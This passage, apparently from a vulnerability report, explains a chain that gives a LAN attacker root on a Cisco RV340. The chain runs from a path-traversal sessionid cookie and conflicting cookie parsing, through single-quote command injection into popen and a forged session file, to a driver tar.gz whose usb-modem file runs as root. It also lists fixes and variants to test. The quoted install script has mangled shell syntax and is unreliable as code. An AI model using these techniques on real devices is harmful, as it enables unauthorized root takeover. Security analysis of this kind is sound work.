DRIVER_FILE_DIR = `dirname $1`

DOWN_DIR = "/tmp/"

INSTALL_STATUS = 0

ASDSTATUS = "/tmp/asdclientstatus"

if["$DRIVER_FILE_DIR" != "."]; then

#Absolute path

if["$DRIVER_FILE_DIR" != "/tmp"]; then

`cp - f $1 $DOWN_DIR`> /dev/null 2 > &1

fi

fi

DRIVER_DIR = "/tmp/driver"

mkdir - p $DRIVER_DIR

# Extract the file

tar - xzf $DOWN_DIR$DRIVER_FILE - C $DRIVER_DIR

if["$?" - eq 0]; then

# Install the driver

`/${DRIVER_DIR}/sbin/usb-modem install` > /dev/null 2 > &1

INSTALL_STATUS = "$?"

else

INSTALL_STATUS = 1

fi

rm - rf "$DOWN_DIR/$DRIVER_FILE"

rm - rf "$DRIVER_DIR"

echo $INSTALL_STATUS > $ASDSTATUS

exit $INSTALL_STATUS
Line by line: the script takes the file path as its first argument and splits it into a file name and a folder. It sets a download folder and a status variable. If the file came from an absolute path other than /tmp, it copies it into /tmp. It creates /tmp/driver and extracts the tar.gz there. If extraction succeeded, it runs sbin/usb-modem install from inside the extracted folder. It then cleans up the downloaded file and the folder, writes the status to a file, and exits with that status.
The driver tar.gz file is extracted into a folder /tmp/driver/. A file contained within the extracted driver is then executed. An attacker can supply the file usb-modem in the driver tar.gz file and as such execute arbitrary commands with root privileges.
Root cause
The chain rests on several distinct mistakes:
- The NGINX access control for
/uploadbuilds a filesystem path from the rawsessionidcookie value without validation, so a path traversal value such as../../../etc/firmware_versionsatisfies the existence check. - NGINX and
upload.cgidisagree on whichsessionidvalue in a cookie is authoritative: NGINX uses the first,upload.cgiuses the last. This lets the attacker satisfy the NGINX check with a traversal value while passing a regex-clean value to the CGI. json_object_to_json_stringfromlibjson-c.so.2.0.1does not escape single quotes, and the resulting string is interpolated into a shell command run throughpopen, giving command injection aswww-data.- The command injection runs as www-data and is used to write a forged session file and token under /tmp/websession/.
- The 3g-4g-driver install path extracts an attacker-supplied tar.gz and executes
sbin/usb-modemfrom it as root.
Impact
By chaining the vulnerabilities, an attacker on the LAN side can achieve remote root privileges on a Cisco RV340. The command injection runs as www-data; the forged admin session and the driver upload raise this to root. The affected models are listed above. The report does not state a CVSS score or bounty.
Fix
The report links to a Cisco advisory for more details. The report does not describe the specific code changes. In design terms, the fixes would be to validate the sessionid cookie before using it in a path, to make NGINX and the CGI agree on cookie parsing, to escape values before shell interpolation (or avoid the shell entirely), to keep session files out of a directory writable by the web user, and to verify the integrity of uploaded driver archives before executing anything from them.
Variants to test
- Cookie parsing disagreement. Send two
sessionidvalues in one cookie and see which one the front-end proxy and the back-end CGI each use. A positive result is a request that passes the proxy check but reaches the CGI with a different value. - Path traversal in file-existence checks. Supply values like
../../../etc/firmware_versionwherever a cookie or parameter is used to build a path for anif (-f ...)style check. A positive result is a 200 instead of a 403. - Unescaped quotes in JSON-to-shell pipelines. Put a single quote in any field that ends up in a
json_object_to_json_stringresult passed topopenorsystem. A positive result is command execution as the web user. - Writable session stores. Check whether the web user can write to the session directory. A positive result is the ability to create a forged session file and token.
- Archive extraction to root execution. Upload a tar.gz to any driver or firmware install path and include a script at the expected executable location. A positive result is execution as root.
Glossary
- API: a defined way for one program to send requests and data to another over a network.
- Base64: an encoding that turns any data into plain letters, digits and a few symbols so it can be carried as text.
- Buffer overflow: writing more data into a fixed-size memory area than it can hold, so it spills into neighbouring memory.
- CGI: a way for a web server to run a separate program to handle a request.
- Command injection: a bug where user input is passed to the operating system as a command, letting an attacker run their own commands.
- Cookie: a small piece of text a website asks the browser to store and send back with each request.
- CVE: a public identifier for a known security vulnerability.
- Escaping: marking a character so it is treated as plain text instead of a special symbol.
- Firmware: the software built into a device such as a router.
- JSON: a text format for structured data, made of names and values.
- LAN: local area network, the network of devices close to you, such as those plugged into the same router.
- NGINX: a widely used web server program.
- Path traversal: using
../sequences to walk out of an intended folder and reach other files. - POST request: an HTTP request that sends data to a server, for example a submitted form.
- Privilege escalation: moving from a low-permission account to a higher-permission one.
- Regex: a pattern that describes which characters or text are allowed or matched.
- Root: the highest-permission account on a Linux system, able to do anything.
- RVA: relative virtual address, a position inside a program's code used to point at a function.
- Session: the server's memory of a logged-in user, usually referenced by a session id in a cookie.
- Shared object: a library of code that several programs can load and use.
- Shell script: a text file of commands the operating system runs in order.
- UBIFS: a filesystem used on the flash memory of embedded devices.
- URI: the path part of a web address, such as
/upload. - www-data: a limited user account that web servers commonly run under.


